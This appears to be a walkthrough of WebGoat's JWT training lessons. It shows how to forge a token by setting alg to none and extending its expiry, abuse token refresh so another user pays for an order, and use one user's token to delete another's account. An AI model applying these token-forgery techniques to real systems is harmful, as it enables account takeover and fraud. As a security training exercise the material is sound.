
Copy and decode the token from it

```
{
  "iat": 1526131411,
  "exp": 1526217811,
  "admin": "false",
  "user": "Tom"
}
```

Change the alg to none and the expiration to expire at a future date

eyJhbGciOiJIUzUuMiJ9.eyJpYXQiOiJlMjYxMzE0MTESImV4cCI6MTgzMDk3Mzk0OCwiYWwRtaW4iOiJmYWxzZSI6InVzZXIiOiJub20ifQ.

Put the token in authorization



[Show hints](#) [Reset lesson](#)

12

1

2

3

4

5

6

7

8

9

10

11

12

Refreshing a token

It is important to implement a good strategy for refreshing an access token. This assignment is based on a vulnerability found in a private bug bounty program on Bugcrowd, you can read the full write up [here](#)

Assignment

From a breach of last year the following logfile is available [here](#) Can you find a way to order the books but let **Tom** pay for them?

Product	Quantity	Price	Total	
 Learn to defend your application with WebGoat by WebGoat Publishing	3	\$ 4.87	\$14.61	✕ Remove

Next is the final challenge

JWT tokens



[Show hints](#) [Reset lesson](#)

12

1

2

3

4

5

6

7

8

9

10

11

12

Final challenge

Below you see two accounts, one of Jerry and one of Tom. Jerry wants to remove Tom's account from Twitter, but his token can only delete his account. Can you try to help him and delete Toms account?



**Jerry**

Jerry is a small, brown, house mouse.

Last updated 12 minutes ago [Delete](#)




**Tom**

Tom is a grey and white domestic short hair cat.

Last updated 12 days ago [Follow](#) [Delete](#)

Intercept the request to delete Jerry account



Decode the token

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}

{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

